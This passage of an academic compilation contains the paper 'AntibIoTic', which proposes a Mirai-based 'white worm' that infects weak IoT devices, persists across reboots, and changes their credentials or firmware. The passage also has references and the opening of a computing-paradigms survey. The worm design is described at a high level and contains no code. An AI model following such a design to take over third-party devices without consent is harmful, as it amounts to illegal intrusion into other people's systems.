[74] S. Ben-Shimol, Le's discuss facts: An insight into Mirai's source-code, Radware Blog, 2016, https://blog.radware.com/security/2016/11/insight-into-mirais-source-code/.

[75] M. De Donno, N. Dragoni, A. Giaretta, and M. Mazzara, "AntibIoTic: protecting IoT devices against DDoS attacks," in *Proceedings of the 5th International Conference in Software Engineering for Defense Applications (SEDA16)*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds., Advances in Intelligent Systems and Computing, Springer, Berlin, Germany, 2017.

Paper B

AntibIoTic: Protecting IoT Devices Against DDoS Attacks

M. De Donno, N. Dragoni, A. Giaretta, and M. Mazzara, “AntibIoTic: Protecting IoT Devices Against DDoS Attacks”, in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications (SEDA)*, pp. 59-72, Springer LNCS, 2016.

AntibIoTic: Protecting IoT Devices Against DDoS Attacks

Michele De Donno[1] Nicola Dragoni[1,2] Alberto Giaretta[2] and Manuel Mazzara[3]

[1] DTU Compute, Technical University of Denmark, Denmark
[2] Centre for Applied Autonomous Sensor Systems, Örebro University, Sweden
[3] Innopolis University, Russian Federation

Abstract. The 2016 is remembered as the year that showed to the world how dangerous Distributed Denial of Service attacks can be. Gauge of the disruptiveness of DDoS attacks is the number of bots involved: the bigger the botnet, the more powerful the attack. This character, along with the increasing availability of connected and insecure IoT devices, makes DDoS and IoT the perfect pair for the malware industry. In this paper we present the main idea behind AntibIoTic, a palliative solution to prevent DDoS attacks perpetrated through IoT devices.

1 The AntibIoTic Against DDoS Attacks

Today, it's a matter of fact that IoT devices are extremely poorly secured and many different IoT malwares are exploiting this insecurity trend to spread globally in the IoT world and build large-scale botnets later used for extremely powerful cyber-attacks [1,2], especially Distributed Denial of Service (DDoS) [3]. Therefore, the main problem that has to be solved is the low security level of the IoT cosmos, and that is where AntibIoTic comes in.

What drove us in the design of AntibIoTic is the belief that the intrinsic weakness of IoT devices might be seen as the solution of the problem instead of as the problem itself. In fact, the idea is to use the vulnerability of IoT units as a means to grant their security: like an antibiotic that enters in the bloodstream and travels through human body killing bacteria without damaging human cells, AntibIoTic is a worm that infects vulnerable devices and creates a white botnet of safe systems, removing them from the clutches of other potential dangerous malwares. Basically, it exploits the most efficient spreading capabilities of existing IoT malwares (such as Mirai) in order to compete with them in exploiting and infecting weak IoT hosts but, once control is gained, instead of taking advantage of them, it performs several operations aimed to notify the owner about the security threats of his device and potentially acting on his behalf to fix them. In our plans, AntibIoTic will raise the IoT environment to a safer level, making the life way harsher for DDoS capable IoT malwares that should eventually slowly disappear. Moreover, the whole solution has been designed including some functionalities aimed at creating a bridge between security experts, devices manufacturers and users, in order to increase the awareness about the IoT security problem and potentially pushing all of them to do their duties for a more secure global Internet.

Similar approaches have been occasionally tried so far [4,5,6] but, to the best of our knowledge, they have mostly been rudimentary and not documented pieces of code referable to crackers (or, as wrongly but commonly named, hackers) that want to solve the IoT security problem by taking the law into their own hands, thus poorness or even lack of preventive design and documentation are the common traits. Nevertheless, these attempts are the proof that the proposed solution is feasible and parts of their source code have been published under OpenGL license [7], which makes them reusable for the implementation of AntibIoTic.

The paper continues presenting a high level overview of the AntibIoTic functionalities and infrastructure, respectively in Sections 2-3. Then, a comparison with existing similar approaches is given in Section 4, and legal and ethical implications are discussed in Section 5.

2 AntibIoTic Functionalities

Looking from an high level perspective, the AntibIoTic functionalities include, but are not limited to:

- *Publish useful data and statistics* - Thanks to the infrastructure behind the AntibIoTic worm, IoT security best practises and botnet statistics computed from the data collected by the worm, can be published online and made available to anyone interested (not only experts);
- *Expose interactive interfaces* - Interactive interfaces with different privileges are also publicly exposed in order to let anyone join and improve the AntibIoTic solution;
- *Sanitize infected devices* - Once the control of a weak device is gained, the AntibIoTic worm cleans it up from other possibly running malicious malwares and secure its perimeter avoiding further intrusions;
- *Notify device owners* - After making sure the device has been sanitized, the AntibIoTic worm tries to notify the device owner pointing out the device vulnerabilities. The notification aim is to make the owner aware of the security threats of his device and give him some advices to solve them;
- *Secure vulnerable devices* - Once notified the device owner, if the security threats haven't been fixed yet, the AntibIoTic worm starts to apply all the possible security best practises aimed to secure the device. For instance, it may change the admin credentials and update the firmware;
- *Resistance to reboot* - AntibIoTic incorporates a basic mechanism that let it keep track of all spotted vulnerable devices and, if a target device reboot occurs, it is able to reinfect them as soon as they are up and running. Moreover, in order to avoid the worm to be wiped off from device memory by a simple reboot, the AntibIoTic worm may also use an advanced mechanism to persistently settle into the target system by modifying its startup settings.




Fig. 1. Device owner secures its device after receiving the AntibIoTic notification

Please consider that the functionalities presented above are only an high level summary of the AntibIoTic set of functions, aimed to give the reader a first conception of the solution. A more clear explanation of the AntibIoTic modus operandi is given in Section 3.

2.1 Real World Scenarios

Given the basic idea behind AntibIoTic, in this subsection we will get through some different working scenarios that the AntibIoTic worm could face during its propagation and in which a subset of the aforementioned functionalities are used. Each scenario will be presented using an high level graphical workflow and a brief textual explanation.

Scenario 1 - *Awareness notification* The first scenario is the one shown in Figure 1. It is the ideal situation in which as soon as the device owner sees the AntibIoTic notification, he performs some of the suggested operations in order to secure the device.




Fig. 2. Credentials change after persistent installation

First of all, AntibIoTic scans the Internet looking for IoT weak devices. As soon as a vulnerable device is found, it is infected and sanitized in order to secure its perimeter and ensure that no other malwares are in execution on the same device. Subsequently, the awareness notification is sent to the owner pointing out the security threats of the device and some possible countermeasures to solve them. Then, the scrupulous device owner looks at the notification and secures its device following the guidelines given by AntibIoTic. At this point, the IoT device is not vulnerable anymore thus the AntibIoTic intent has been reached and it can terminate its execution freeing the device. More elaborate (and, probably, real) cases, in which the owner doesn't perform any action to increase the security level of its device, are presented in the following scenarios.

Scenario 2 - *Credentials change on a rebooted device* The second scenario is depicted in Figure 2. In this case, the device owner is impassive to the AntibIoTic notification and a device reboot occurs while AntibIoTic is performing its security tasks. However, thanks to the persistent installation and the credentials change functionalities, AntibIoTic is able to secure the device as well.

As seen in the first scenario, at first AntibIoTic looks for a vulnerable device, infects and sanitizes it, and notifies its owner. Nevertheless, in this case, the device owner either ignore or doesn't see the AntibIoTic notification, thus he performs no actions. Whereby, AntibIoTic starts to secure the device by checking if it's possible to settle down on the hosting device in order to resist to potential




Fig. 3. Firmware update after reinfection

reboots. In this scenario, we are hypothesizing that the persistent installation is possible hence the AntibIoTic worm persistently settles down on the vulnerable device. Now, let's suppose a device reboot occurs. However, since AntibIoTic has been persistently installed on the device, after the reboot it starts again and quietly picks its tasks up where it left off. It checks if a credentials change is possible. In this scenario, we are supposing that it is allowed, thus the AntibIoTic worm changes the admin credentials. Now, thanks to the security actions performed, the target device is not vulnerable anymore, hence the AntibIoTic worm terminates its execution and frees the device.

Scenario 3 - *Firmware update of a reinfected device* The third scenario is shown in Figure 3. It is a harsh environment for AntibIoTic, since persistent installation and credentials change are not possible and a device reboot occurs while it is performing its duties. Nevertheless, thanks to its reboot-resistant design, it is able to reinfect the device and secure it through a firmware update.

The first part of the workflow moves along same lines as the aforementioned scenarios: AntibIoTic finds a vulnerable device, infects and sanitizes it, notifies the owner. Also in this case the owner doesn't perform any action, so the AntibIoTic worm checks if the persistent installation is possible. In this case, we are hypothesizing that it is not allowed and that a device reboot occurs before AntibIoTic can perform any other operation. So, the hosting device is rebooted and our worm is wiped off from its memory. Nevertheless, the AntibIoTic infrastructure detects the reboot and monitors the target device to reveal whenever it is up and running again. As soon as again available, the vulnerable device is reinfected and resanitized by the AntibIoTic worm. Now, it continues to perform its actions checking if credentials change is possible. We are supposing that it is not, so AntibIoTic looks if a firmware update is feasible. Let's suppose that it is and our worm downloads and installs an up-to-date firmware on the hosting device. Now, the target device is safe and the AntibIoTic worm can stop its execution freeing the device.

3 Overview of AntibIoTic Infrastructure

The overall architecture of AntibIoTic (Figure 4) is mostly arisen from the Mirai infrastructure. This choice has been driven by the strong evidence of robustness and efficiency that Mirai gave to the world the last year as well as by the ascertainment that, despite its efficiency, the Mirai architecture is relatively simple and most of the source code needed for its implementation is already available online [8], which makes it easily reusable.




Fig. 4. AntibIoTic infrastructure

At a macroscopic level, the AntibIoTic infrastructure is made of several components and actors interacting with each other.

3.1 Command-and-Control (CNC) Server

It is the central component of the infrastructure. It is in charge of performing several tasks interacting with other actors and components. It is composed of different modules:

– *Web Server* - It is the module that exposes the botnet human interface with human actors. It shows some useful data and live statistics and supports the interaction with two type of actors, each allowed to perform different operations: *user*, *admin*;
– *Reporter* - It is the module in charge of receiving and processing vulnerability results and relevant notifications sent by AntibIoTic Bots;
– *Spotter* - It is the module that handles the keep-alive messages continuously sent from AntibIoTic Bot Sentinel modules, ensuring a working connectivity with each infected devices. If for some reason (e.g., device reboot) the communication between the Spotter and the device is lost, the former immediately notifies the Loader to periodically try to gain the control of the insecure device again;
– *Loader* - It is the module that uses the received vulnerability results to remotely infect and gain control of insecure devices. It is also in charge of loading up-to-date modules on and sending commands to AntibIoTic Bots;
– *Data Manager* - It is the module which exposes the API to access all data saved on the Storage. Each module of the CNC Server interacts with Data Manager to perform any operation to local data.

All data and files relevant for the whole infrastructure are saved in the **Storage**. It is accessible by all the modules of the CNC Server through the Data Manager.

3.2 AntibIoTic Bot

It is the component running on vulnerable devices with the aim of securing them. It is composed of distinct modules in order to perform different tasks:

– *Stub* - It is the main module of the worm. It is in charge of starting most of the other modules and listening for further commands or module updates received from the Loader module of the CNC Server;
– *Sentinel* - It is the module in charge of continuously communicating with the Spotter module of the CNC Server. It mainly sends keep-alive messages or local reboot notifications to the Spotter;
– *Scanner* - It is the module that scans for new vulnerable IoT devices using a list of well-know credentials. Once a weak device is found, its information are sent back to the Reporter module of the CNC Server. This module corresponds to the Mirai Bot Scanner module;
– *Sanitizer* - It is the module that cleans up the target device by both eradicating other potential running malwares and performing safety operations aimed to secure the device from further intrusions. This module is alike the Mirai Bot Killer module;
– *Vaccine* - It is the module that performs several operations directed to increase the security level of the target device. The number and type of performed actions depend on the nature of the hosting device and some of them can involve human interaction.

3.3 Users and Admin

Users are one of the human actors involved in the AntibIoTic infrastructure. It can interact with the Web Server module of the CNC Server just to get known about relevant data and live statistics or it can actively contribute to the project by submitting new information about additional security threats affecting IoT devices.

Finally, Admin is the human actor in charge of supervising the AntibIoTic infrastructure. It can perform operations on data saved in the Storage as well as send control commands to the botnet (further details and consideration about this last option will follow). It is also in charge of reviewing information submitted by users in order to discard them or accept them and accordingly update the involved AntibIoTic modules.

4 AntibIoTic and Its "Twins"

As previously mentioned, there are already some so-called "vigilantes" [4,5,6] out there which have been built with an aim similar to the AntibIoTic one, thus it is more than legitimate to wonder: "why is AntibIoTic better than its twins?". We won't directly answer to the question, but we want to address it by providing a comparison between AntibIoTic and the other existing solutions (also referred as "twins"), which is summarized in Table 1.

Table 1. Comparison between AntibIoTic and similar solutions

	Twins			**AntibIoTic**
	BrickerBot	Hajime	Linux.Wifatch	
Publicly documented	-	-	-	✓
Create awareness and encourage synergy	-	-	✓	✓
Notify infected device owners	-	✓	✓	✓
Temporary security operations	✓	✓	✓	✓
Permanent security operations	-	-	-	✓

First of all, we do not claim that our solution is absolutely better than the others, basically because we have not enough data to assert it. Indeed, to the best of our knowledge, the existent solutions are not documented at all and the only sources of information that we can use to make a comparison are some security analysis and reverse engineering works found online, which try to point out the main traits of each white worm. The closest thing to a documentation that we saw in the wild is the Linux.Wifatch GitHub repository [7] which provides a rough explanation of the source code folders hierarchy and some general comments about the authors' purpose. Nevertheless, it doesn't give a clear presentation of the whole infrastructure and it doesn't explain how each component interacts with the others, thus we won't consider it as an actual documentation. That is, for us, the first plus point for AntibIoTic, since with this work we are providing a presentation as clear as possible of our solution that can be intended as documentation. Let's now proceed toward an high level functional analysis in order to continue the comparison.

Starting the functionalities review from the AntibIoTic infrastructure, it soon becomes evident the bridge that the CNC Server wants to create between AntibIoTic and the people. Indeed, our solution wishes to interact with experts, devices manufacturers and common users in order to show them how critique and dangerous the current IoT security situation is and potentially pushing them to do their best (e.g., put into practice the basic security recommendation) to improve it. Moreover, AntibIoTic give them the chance of interacting with the whole infrastructure by submitting useful information that could be used by the white worm to be more powerful and effective. That is because our aim is not to build a sneaky worm that stabs the device owners in the back and which the people should be scared of, but we want to build a white worm that owners are happy to see on their devices since it helps them by giving some advices or by securing the devices in their behalf. Apparently, no one of the AntibIoTic twins tries to create the same empathy with the common people but Linux.Wifatch, whose authors published the source code and explained their purpose encouraging people to take part in the project. Therefore, even if the way in which it is performed is different from the AntibIoTic approach, we can say that also Linux.Wifatch is aimed to both create awareness about the IoT security problem and encourage the collaboration of people to implement a white worm that tries to improve the current situation.

Talking about the actual worm functionalities, that is where most of the similarities are. First of all, almost all the twins notify the infected IoT device owner telling him that his device is insecure and some security operations are needed. That is, more or less, the same behaviour of AntibIoTic. Secondly, all the twins try to perform some operations aimed to secure the target device. The type of performed operations differs from solution to solution and from hosting device to hosting device but the high level result is almost always the same: keep the device safe until the memory is wiped off. The same goal is reached by AntibIoTic but, unlike its twins, it goes ahead and tries to permanently secure the hosting device. The only twin that tries to accomplish the same goal is BrickerBot. However, relevant is to point out the way in which BrickerBot achieves its aim. It usually tries to permanently secure the hosting unit without damaging it but, if that is not possible, it writes random bits on the device storage often bricking it and requiring the owner to replace it. This kind of malicious behaviour has been classified as a *Permanent Denial of Service* (PDoS) attack [9] and we strongly disapprove of it, because it does not fit the "white" purpose of this class of worms. So, even if the aim of BrickerBot author is to permanently secure IoT devices [10], and somehow it actually achieves it (insecure devices are irredeemably damaged, thus put offline), in our comparison we will not consider BrickerBot as a white worm that permanently secure IoT devices because the way in which it is done can not be treated as legitimate and thus accepted.

To sum up, from the Table 1 the main threads of the comparison between AntibIoTic and the other similar solutions can be extrapolated. All the existing solutions basically lack of a solid documentation that clarifies their aim and structure. Moreover, even if most of them notify the owner of the infected device and push him to secure it, they do not try to create a connection with all people in order to increase the global awareness about the IoT security problem and stimulate a profitable interaction with them to improve the situation. Furthermore, as widely said by several security experts, the main problem of all the AntibIoTic twins is that they usually have a short lifespan on the target device since their actions are only temporary and, as soon as the hosting device is rebooted, they are wiped off from memory and the unit goes back to its unsafe state. That is not applicable to AntibIoTic, since it is provided with some unique and smart functionalities, such as resistance to reboot and firmware update, that allow it to resist to reboot and permanently secure infected devices.

Basically, AntibIoTic can be considered an evolution of the current white worms which picks the best from them and also adds some new functionalities to both fix their mistakes and propose a new idea of joint participation to the IoT security process.

5 Ethical and Legal Implications

It is undeniable that the proposed solution drags on some ethical and legal implications, mainly arisen by the intent of gaining control of unaware vulnerable devices, even if it is done for security purposes.

Sometimes the line between ethical and unethical behaviour is a fine one and, whenever we try to design a possible solution to a malicious conduct, we can not be exempt from asking ourselves if our proposal goes too far. Even though AntibIoTic is motivated by the desire of fixing a harsh situation created by firms unforgivable negligence, it requires to break-in third-party devices without the owners' explicit consent, which is an illegal and prosecutable practice in several countries. Nevertheless, we can not ignore that, accordingly to various legislations, also the very action of failing to protect your own device and unwillingly participating to a malicious action could be considered illegal. This entails that our solution could be warmly welcomed and tolerated by the less knowledgeable users worried to incur in possible prosecution, but unable to apply themselves a more adequate and stronger security policy.

Somehow, we can think about AntibIoTic as a scapegoat that secures IoT devices and impedes them to cause any harm. A scapegoat that accepts the risk to be accused for the hosts infection, but both increases the IoT security and keeps safe the users avoiding them to incur into tough prosecutions.

Therefore, what we are indirectly asking to the users is to blindly trust that both AntibIoTic and its maintainers are well-meaning. We known that it is a greedy claim, but we also believe that it can be achieved through the power of a large community that supports and trusts the project, and which is willing to work in order to improve it. Accordingly, what we are basically thinking of, is a single word: *open-source*. We strongly feel, to such an extent that we would define it mandatory, that AntibIoTic, as well as other similar approaches, should be released as open-source projects in order to fulfil two main benefits.

The first one is to build trust between the project and the IoT users, because only a strong trust into the project solidity and well-meaning can ensure the people collaboration. Furthermore, we highlight that the more discretion is left to AntibIoTic admins, the more concerns will be risen into the device owners when it is asked them to trust a stranger to fully control their device. That is why, even if the AntibIoTic capabilities are completely transparent, the discretion power granted to the admins should be as limited as possible, ideally giving them only the option to shut down the whole botnet or release a single device, if required.

However, supposing for a moment that a high level of trust can be reached, we do not pretend to be considered better than others, hence we know that the resulting white botnet could always being hacked and used for malicious purposes. That is where the second open-source benefit comes in: an open-source project would attract other white-hat volunteers and companies that share our willingness to fight the IoT security threats, which would ensure a more updated, efficient and reliable software.

Truth be told, we are very concerned about users' privacy and we feel that the path traced by AntibIoTic should not be taken by anyone, because it could unexpectedly backfire and expose the vulnerabilities to malicious users, no matter if criminal organisations or intelligence agencies, that could exfiltrate highly-sensitive personal data. The only reason why we suggest this solution, continuously stressing about the transparency requirements, is that the current situation is beyond any control and something has to be done before it gets even worse.

We are basically in front of the eternal dispute between freedom and security, and we are aware that the very right answer does not exist. However, to conclude, since we strongly believe that "my freedom ends where yours begins", we would like to leave the reader with a final question: *what should we do when your freedom affects our security?*

6 Conclusion

In this paper we have presented the main idea behind AntibIoTic, a system to prevent DDoS attacks perpetrated through IoT devices. The functionalities of the system have been listed and some scenarios discussed. Comparison with similar approaches provides evidence that AntibIoTic represents a promising solution to the DDoS attacks problem in the IoT context.

The key task of future work consists in the full implementation and evaluation of the system. In particular, architectural design has to be considered (or reconsidered) thoroughly. The architecture described in Figure 4 shows a number of interacting components that need to scale up as the number of devices also scale up. It has has been shown that scalability issues can naturally be solved by use of microservice architecture [11,12], and that large-size companies have already implemented migrations to this architectural style [13]. Furthermore, specific programming languages are available to support microservice architecture [14,15]. Full deployment of the system should consider a migration to microservice, possibly making use of a suitable language and relying on the expertise of our team on the matter. Finally, a project on microservice-based IoT for smart buildings is currently running [16,17], and it certainly represents a solid case study for experimentation and validation.

References

1. K. York, "Dyn statement on 10/21/2016 DDoS attack." Dyn Blog, October 2016. `http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/`, accessed May 2017.
2. S. Hilton, "Dyn Analysis Summary Of Friday October 21 Attack." Dyn Blog, Oct. 2016. `http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack`, accessed May 2017.
3. M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "Analysis of ddos-capable iot malwares," in *Proceedings of the 1st International Conference on Security, Privacy, and Trust (INSERT)*, IEEE, 2017.
4. M. Ballano, "Is there an Internet-of-Things vigilante out there?." Symantec Blog, October 2015. `https://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there`, accessed May 2017.
5. W. Grange, "Hajime worm battles Mirai for control of the Internet of Things." Symantec Blog, April 2017. `https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things`, accessed May 2017.
6. C. Cimpanu, "New malware intentionally bricks IoT devices." Bleeping Computer, April 2017. `https://www.bleepingcomputer.com/news/security/new-malware-intentionally-bricks-iot-devices/`, accessed May 2017.
7. The White Team. Linux.Wifatch Source Code on GitHub, 2015. `https://gitlab.com/rav7teif/linux.wifatch.git`, accessed May 2017.
8. Anna-Senpai. Mirai Source Code on GitHub, September 2016. `https://github.com/jgamblin/Mirai-Source-Code`, accessed May 2017.
9. Radware's Emergency Response Team (ERT), ""BrickerBot" results in PDoS attack." Radware Blog, April 2017. `https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/`, accessed May 2017.
10. C. Cimpanu, "BrickerBot author claims he bricked two million devices." Bleeping Computer, April 2017. `https://www.bleepingcomputer.com/news/security/brickerbot-author-claims-he-bricked-two-million-devices/`, accessed May 2017.
11. N. Dragoni, S. Giallorenzo, A. Lluch-Lafuente, M. Mazzara, F. Montesi, R. Mustafin, and L. Safina, "Microservices: yesterday, today, and tomorrow," in *Present and Ulterior Software Engineering*, Springer, 2017.
12. N. Dragoni, I. Lanese, S. T. Larsen, M. Mazzara, R. Mustafin, and L. Safina, "Microservices: How to make your application scale," in *A.P. Ershov Informatics Conference (the PSI Conference Series, 11th edition)*, Springer, 2017.
13. N. Dragoni, S. Dustdar, S. T. Larsen, and M. Mazzara, "Microservices: Migration of a mission critical system," `https://arxiv.org/abs/1704.04173`.

14. C. Guidi, I. Lanese, M. Mazzara, and F. Montesi, "Microservices: a language-based approach," in *Present and Ulterior Software Engineering*, Springer, 2017.
15. L. Safina, M. Mazzara, F. Montesi, and V. Rivera, "Data-driven workflows for microservices (genericity in jolie)," in *Proceedings of the 30th IEEE International Conference on Advanced Information Networking and Applications (AINA), 2016.*
16. D. Salikhov, K. Khanda, K. Gusmanov, M. Mazzara, and N. Mavridis, "Microservice-based iot for smart buildings," in *WAINA*, 2017.
17. D. Salikhov, K. Khanda, K. Gusmanov, M. Mazzara, and N. Mavridis, "Jolie good buildings: Internet of things for smart building infrastructure supporting concurrent apps utilizing distributed microservices," in *CCIT*, pp. 48–53, 2016.

Paper C

Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog

M. De Donno, K. Tange, and N. Dragoni, "Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog", *IEEE Access*, vol. 7, pp. 150936–150948, 2019.

Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog

MICHELE DE DONNO[1], KOEN TANGE[1], and NICOLA DRAGONI[2]
[1]DTU Compute, Technical University of Denmark, Denmark (e-mail: mido@dtu.dk, kpta@dtu.dk)
[2]DTU Compute, Technical University of Denmark, Denmark, and Centre for Applied Autonomous Sensor Systems (AASS), Örebro University, Sweden (e-mail: ndra@dtu.dk)

ABSTRACT In the last few years, Internet of Things, Cloud computing, Edge computing, and Fog computing have gained a lot of attention in both industry and academia. However, a clear and neat definition of these computing paradigms and their correlation is hard to find in the literature. This makes it difficult for researchers new to this area to get a concrete picture of these paradigms. This work tackles this deficiency, representing a helpful resource for those who will start next. First, we show the evolution of modern computing paradigms and related research interest. Then, we address each paradigm, neatly delineating its key points and its relation with the others. Thereafter, we extensively address Fog computing, remarking its outstanding role as the glue between IoT, Cloud, and Edge computing. In the end, we briefly present open challenges and future research directions for IoT, Cloud, Edge, and Fog computing.

INDEX TERMS Fog Computing, Cloud Computing, Edge Computing, Internet of Things, Mobile Cloud Computing, Mobile Edge Computing

I. INTRODUCTION

In the last decade, we have witnessed a significant evolution of computing paradigms. The most known and consolidated one is surely Cloud computing, a paradigm born from the necessity of using "computing as a utility" [1], thus allowing easy development of new Internet services. Cloud computing has been an extremely popular research topic until an overwhelming spread of smart devices and appliances, namely Internet-of-Things (IoT), has pointed out all the limitations of such a centralized paradigm.

The IoT revolution has opened new research perspectives, leading to an increase of interest in decentralized paradigms. In this light, Edge computing made its way [2], with the idea of providing the power of the Cloud at the network edge, tackling most of the new challenges that Cloud computing alone cannot address, such as bandwidth, latency, and connectivity. As a result, several implementations of the Edge computing principles have been proposed [3], [4], amongst others: Mobile Cloud Computing (MCC), Cloudlet Computing (CC), Mobile Edge Computing (MEC).

In this Edge computing fashion, Fog computing emerged from the crowd representing the highest evolution of the Edge computing principles. Indeed, Fog computing aims at representing a complete architecture that distributes resources horizontally and vertically along the Cloud-to-Things continuum [5]. As such, it is not just a trivial extension of the Cloud, rather a new actor interacting with Cloud and IoT to assist and enhance their interaction. However, research related to Edge and Fog computing is still in the early stages and new different perspectives on these paradigms continuously appear in the literature, making it difficult to have a clear idea about their foundations. A lot of effort has still to be done to put these emerging computing paradigms in practice.

Contribution of the Paper. What is Fog computing? How does it differ from Edge computing? How these paradigms relate to Cloud computing and IoT? What are the foundational characteristics of these computing paradigms and their different implementations (such as MCC, CC, MEC)?

In this paper, we aim at answering all these questions by providing an analysis of the foundations and evolution of major modern computing paradigms, namely Cloud computing, IoT, Edge computing, and Fog computing. The focus of the paper is not to propose yet another survey about a single computing paradigm, but to highlight the foundational differences between all these paradigms and how they relate to each other in terms of evolution of the computing paradigm. With this aim in mind, terms like Mobile Cloud Computing, Cloudlet Computing, and Mobile Edge Computing will also be framed.

In particular, the contribution of the paper can be summarized as follows:

- *Roadmap and statistics related to computing paradigms:* we provide an analysis of research trends related to the main modern computing paradigms: IoT, Cloud computing, Edge computing, and Fog computing. The analysis is conducted by providing a roadmap of the evolution of each term and a discussion about causes and consequences related to their evolution;
- *Definition and clarification of keywords:* we define and clarify the difference between the following terms: IoT, Cloud computing, Edge computing, Mobile Cloud Computing (MCC), Cloudlet Computing (CC), Mobile Edge Computing (MEC), and Fog computing.
- *Manifest of Fog computing:* we clearly locate Fog computing in respect with other similar paradigms, marking the difference between them and explaining why Fog computing can be considered the glue between IoT, Cloud, and Edge computing; thus, what are the main benefits it drags in.
- *Open Challenges:* we briefly discuss some of the key challenges that are still open in IoT, Cloud, Edge, and Fog computing, in order to highlight some significant research directions for those who are interested in the field.

Ultimately, the paper aims at providing the groundwork for those interested in Edge and Fog computing who cannot find their way in the jungle of keywords and definitions available in the literature. Indeed, we give a clear and structured picture of those paradigms, based on a careful analysis and comparison with other existing computing paradigms and related concepts. To the best of our knowledge, this represents the key novelty of the paper, filling a gap in the related literature.

Outline of the paper. The paper is organized as follows. Section II presents an analysis of research trends related to IoT, Cloud computing, Edge computing, and Fog computing. Section III and Section IV provide background concepts related to Cloud computing and Internet of Things, respectively. Section V analyses the emergence of IoT that brings us to the post-Cloud era. Section VI describes Edge computing and clarifies its main related concepts: MCC, CC, MEC. Section VII extensively discusses Fog computing, pointing out its main benefits. Section VIII shortly outlines open challenges and research directions for IoT, Cloud, Edge, and Fog computing. Finally, Section IX wraps up and concludes the paper.

II. THE ROADMAP FOR COMPUTING PARADIGMS

In this section, we present a roadmap that drives us through first appearance and research trends related to the main topics addressed in this paper: IoT, Cloud computing, Edge computing, and Fog computing.

A. METHODOLOGY

The results presented in this section have been obtained according to specific criteria. Manuscripts were filtered based on the presence or absence of keywords in the title of the document. Keywords of interest were: Cloud computing, Internet of Things, Edge computing, and Fog computing. IEEE Xplore Digital Library (DL) [6] and ACM Digital Library (DL) [7] have been used as data sources.

The reason behind these choices is that we aim at giving an idea of research trends related to specific keywords, rather than providing a comprehensive and detailed statistical analysis of the literature. Thus, we assume that the results highlighted from the analysis of the aforementioned main databases reasonably reflect common trends of the scientific community about recent computing paradigms.

B. FIRST APPEARANCE

First of all, we looked for the first appearance of each keyword. For some keywords, it was difficult to accurately assess the year of the first appearance, since the meaning of terms might have been slightly changing in the last decade. Nevertheless, an approximate timeline is depicted in Figure 1.

As shown in the picture, the idea of Edge computing first appeared in the literature in 2004-2005 with the concept of pushing the application logic and data to the edge of the network [8], [9].

Subsequently, Cloud computing and IoT appeared. The term “Cloud computing” was first used by Google and Amazon in 2006. Eric Schmidt, Google CEO, mentioned it in the Search Engine Strategies (SES) conference [10], while Amazon referred to the Cloud as a commercial product [11]. Later, in 2008, scientific papers about Cloud computing also appeared [12], [13]. About Internet of Things, although the concept first appeared in 1999 by the Auto-ID Center at Massachusetts Institute of Technology (MIT) [14], first literature works are dated 2006 [15], [16].

Fog computing has instead a clear origin. It was first mentioned and defined in 2012 by Flavio Bonomi at CISCO [17].

C. STATISTICS

